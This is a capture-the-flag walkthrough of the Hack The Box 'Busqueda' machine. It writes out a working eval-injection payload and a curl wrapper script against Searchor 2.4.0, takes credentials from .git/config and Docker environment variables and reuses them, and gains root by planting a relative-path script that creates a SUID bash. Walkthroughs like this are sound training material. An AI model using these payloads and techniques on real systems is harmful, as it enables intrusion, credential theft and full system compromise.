Busqueda#
TOC#
Summary#
Foothold:
1. Using Arbitrary Code Execution in Searchor v2.4.0.
2. There is cody user's password in .git/config, it is possible to login SSH with this password as svc user.
Privilege Escalation:
1. /opt/scripts/system-checkup.py script can be runned with sudo
2. In this script, it is implemented to run other scripts with relative paths, so arbitrary code can be executed.
Port Scan#
root@kali:~/htb/Machines/Busqueda# nmap -p- --min-rate 5000 -sVC --open 10.129.63.12
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-05 13:10 JST
Nmap scan report for 10.129.63.12
Host is up (0.21s latency).
Not shown: 65342 closed tcp ports (reset), 191 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4f:e3:a6:67:a2:27:f9:11:8d:c3:0e:d7:73:a0:2c:28 (ECDSA)
|_  256 81:6e:78:76:6b:8a:ea:7d:1b:ab:d4:36:b7:f8:ec:c4 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://searcher.htb/
Service Info: Host: searcher.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.42 seconds
22/tcp SSH and 80/tcp HTTP is open.
It redirects to http://searcher.htb/ in HTTP so appending searcher.htb to /etc/hosts.
root@kali:~/htb/Machines/Busqueda# echo 10.129.63.12 searcher.htb | tee -a /etc/hosts
10.129.63.12 searcher.htb
Foothold#

In the bottom of this page, there is Searchor 2.4.0 (link).
GitHub Code Search with repo:ArjunSharda/Searchor vulnerability query, I found Pull Request #130.
Files changes describes is here:
        url = eval(
            f"Engine.{engine}.search('{query}', copy_url={copy}, open_web={open})"
        )
Release v2.4.2 · ArjunSharda/Searchor
[VULNERABILITY] Patched a priority vulnerability in the Searchor CLI (check out the patch here)
This commit is included to v2.4.2 so this Web Application is eval vulnerable.
Vulnerable code is in searcher/src/main.py and used in CLI.
I will test it in kali.
root@kali:~/htb/Machines/Busqueda# virtualenv venv
(snip)

root@kali:~/htb/Machines/Busqueda# . ./venv/bin/activate

(venv)root@kali:~/htb/Machines/Busqueda# pip install searchor==2.4.0

(venv)root@kali:~/htb/Machines/Busqueda# searchor search Google "')#"  # no error
https://www.google.com/search?q=

(venv)root@kali:~/htb/Machines/Busqueda# # Because eval must be evaluated as an expression, it is not possible to execute multiple lines with ;
(venv)root@kali:~/htb/Machines/Busqueda# searchor search Google "'); 1#"
Traceback (most recent call last):
(snip)
    Engine.Google.search(''); 1#', copy_url=False, open_web=False)
                            ^
SyntaxError: invalid syntax

(venv)root@kali:~/htb/Machines/Busqueda# # success Arbitrary Command Execution
(venv)root@kali:~/htb/Machines/Busqueda# searchor search Google "') and eval(\"__import__(\'os\').system(\'id\')\")#"
uid=0(root) gid=0(root) groups=0(root)
0
So I will adjust the encoding so that the same code is executed when entered from the web.
# exploit.sh
#!/bin/bash

cmd=${1:-id}
curl -s --data-urlencode engine=Google --data-urlencode "query=') and eval(\"__import__('os').system('${cmd}')\")#" http://searcher.htb/search
(venv)root@kali:~/htb/Machines/Busqueda# ./exploit.sh
uid=1000(svc) gid=1000(svc) groups=1000(svc)
0
Got Arbitrary Code Execution.
root@kali:~/htb/Machines/Busqueda# ./exploit.sh 'ls -la'
total 20
drwxr-xr-x 4 www-data www-data 4096 Apr  3 14:32 .
drwxr-xr-x 4 root     root     4096 Apr  4 16:02 ..
-rw-r--r-- 1 www-data www-data 1124 Dec  1  2022 app.py
drwxr-xr-x 8 www-data www-data 4096 Aug  5 04:07 .git
drwxr-xr-x 2 www-data www-data 4096 Dec  1  2022 templates
0

root@kali:~/htb/Machines/Busqueda# ./exploit.sh 'cat .git/config'
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
[remote "origin"]
        url = http://cody:jh1usoih2bkjaspwe92@gitea.searcher.htb/cody/Searcher_site.git
        fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
        remote = origin
        merge = refs/heads/main
0
Got cody:jh1usoih2bkjaspwe92 credential.
And found gitea.searcher.htb domain so append it to /etc/hosts.
I can login to gitea (http://gitea.searcher.htb/explore/users) with this credential.
There is administrator user in addition to cody.

Since cody re-uses the same password, it is possible to SSH in with the svc user using the same password.
root@kali:~/htb/Machines/Busqueda# ssh svc@searcher.htb  # enter jh1usoih2bkjaspwe92
svc@searcher.htb's password:
(snip)
svc@busqueda:~$
Privilege Escalation#
svc@busqueda:~$ sudo -l
[sudo] password for svc:
Matching Defaults entries for svc on busqueda:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User svc may run the following commands on busqueda:
    (root) /usr/bin/python3 /opt/scripts/system-checkup.py *

svc@busqueda:~$ ls -la /opt/scripts/system-checkup.py
-rwx--x--x 1 root root 1903 Dec 24  2022 /opt/scripts/system-checkup.py
svc user can not read /opt/scripts/system-checkup.py script but can execute it with sudo.
svc@busqueda:~$ sudo python3 /opt/scripts/system-checkup.py help
Usage: /opt/scripts/system-checkup.py <action> (arg1) (arg2)

     docker-ps     : List running docker containers
     docker-inspect : Inpect a certain docker container
     full-checkup  : Run a full system checkup

svc@busqueda:~$ sudo python3 /opt/scripts/system-checkup.py docker-ps
CONTAINER ID   IMAGE                COMMAND                  CREATED        STATUS       PORTS                                             NAMES
960873171e2e   gitea/gitea:latest   "/usr/bin/entrypoint…"   7 months ago   Up 3 hours   127.0.0.1:3000->3000/tcp, 127.0.0.1:222->22/tcp   gitea
f84a6b33fb5a   mysql:8              "docker-entrypoint.s…"   7 months ago   Up 3 hours   127.0.0.1:3306->3306/tcp, 33060/tcp               mysql_db

svc@busqueda:~$ sudo python3 /opt/scripts/system-checkup.py docker-inspect
Usage: /opt/scripts/system-checkup.py docker-inspect <format> <container_name>
There are 3 options, docker-ps and docker-inspect options is wrapper command of docker command.
docker inspect | Docker Documentation
Get a subsection in JSON format
If you request a field which is itself a structure containing other fields, by default you get a Go-style dump of the inner values. Docker adds a template function, json, which can be applied to get results in JSON format.
docker inspect --format='{{json .Config}}' $INSTANCE_ID
It looks like I can use the {{json .Config}} format to get the container configuration.
sudo python3 /opt/scripts/system-checkup.py docker-inspect '{{json .Config}}' gitea | jq command outout:
{
  "Hostname": "960873171e2e",
  "Domainname": "",
  "User": "",
  "AttachStdin": false,
  "AttachStdout": false,
  "AttachStderr": false,
  "ExposedPorts": {
    "22/tcp": {},
    "3000/tcp": {}
  },
  "Tty": false,
  "OpenStdin": false,
  "StdinOnce": false,
  "Env": [
    "USER_UID=115",
    "USER_GID=121",
    "GITEA__database__DB_TYPE=mysql",
    "GITEA__database__HOST=db:3306",
    "GITEA__database__NAME=gitea",
    "GITEA__database__USER=gitea",
    "GITEA__database__PASSWD=yuiu1hoiu4i5ho1uh",
    "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin",
    "USER=git",
    "GITEA_CUSTOM=/data/gitea"
  ],
  "Cmd": [
    "/bin/s6-svscan",
    "/etc/s6"
  ],
  "Image": "gitea/gitea:latest",
  "Volumes": {
    "/data": {},
    "/etc/localtime": {},
    "/etc/timezone": {}
  },
  "WorkingDir": "",
  "Entrypoint": [
    "/usr/bin/entrypoint"
  ],
  "OnBuild": null,
  "Labels": {
    "com.docker.compose.config-hash": "e9e6ff8e594f3a8c77b688e35f3fe9163fe99c66597b19bdd03f9256d630f515",
    "com.docker.compose.container-number": "1",
    "com.docker.compose.oneoff": "False",
    "com.docker.compose.project": "docker",
    "com.docker.compose.project.config_files": "docker-compose.yml",
    "com.docker.compose.project.working_dir": "/root/scripts/docker",
    "com.docker.compose.service": "server",
    "com.docker.compose.version": "1.29.2",
    "maintainer": "maintainers@gitea.io",
    "org.opencontainers.image.created": "2022-11-24T13:22:00Z",
    "org.opencontainers.image.revision": "9bccc60cf51f3b4070f5506b042a3d9a1442c73d",
    "org.opencontainers.image.source": "https://github.com/go-gitea/gitea.git",
    "org.opencontainers.image.url": "https://github.com/go-gitea/gitea"
  }
}
Since administrator user re-uses the same password like cody, I can login gitea with administartor:yuiu1hoiu4i5ho1uh credential as administrator.

When login, I can see the system-checkup.py python script in http://gitea.searcher.htb/administrator/scripts/ repository.
In system-checkup.py script, ./full-checkup.sh is called in full-checkup options.
Since this is a relative path, it is possible Arbitrary Code Execution by creating the same file name.
#!/bin/bash
import subprocess
import sys

actions = ['full-checkup', 'docker-ps','docker-inspect']

def run_command(arg_list):
    r = subprocess.run(arg_list, capture_output=True)
    if r.stderr:
        output = r.stderr.decode()
    else:
        output = r.stdout.decode()

    return output


def process_action(action):
(snip)
    elif action == 'full-checkup':
        try:
            arg_list = ['./full-checkup.sh']
            print(run_command(arg_list))
            print('[+] Done!')
        except:
            print('Something went wrong')
            exit(1)
Exploit:
svc@busqueda:~$ echo -e '#!/bin/bash\n/bin/cp /bin/bash /tmp/rootbash; /bin/chmod +s /tmp/rootbash' > full-checkup.sh; chmod +x full-checkup.sh
svc@busqueda:~$ sudo python3 /opt/scripts/system-checkup.py full-checkup

[+] Done!
svc@busqueda:~$ ls -la /tmp/rootbash
-rwsr-sr-x 1 root root 1396520 Aug  5 08:14 /tmp/rootbash
svc@busqueda:~$ /tmp/rootbash -p
rootbash-5.1# id
uid=1000(svc) gid=1000(svc) euid=0(root) egid=0(root) groups=0(root),1000(svc)
Got root shell.
Flag#
user
svc@busqueda:~$ cat /home/svc/user.txt
[REDACTED]
root
rootbash-5.1# cat /root/root.txt
[REDACTED]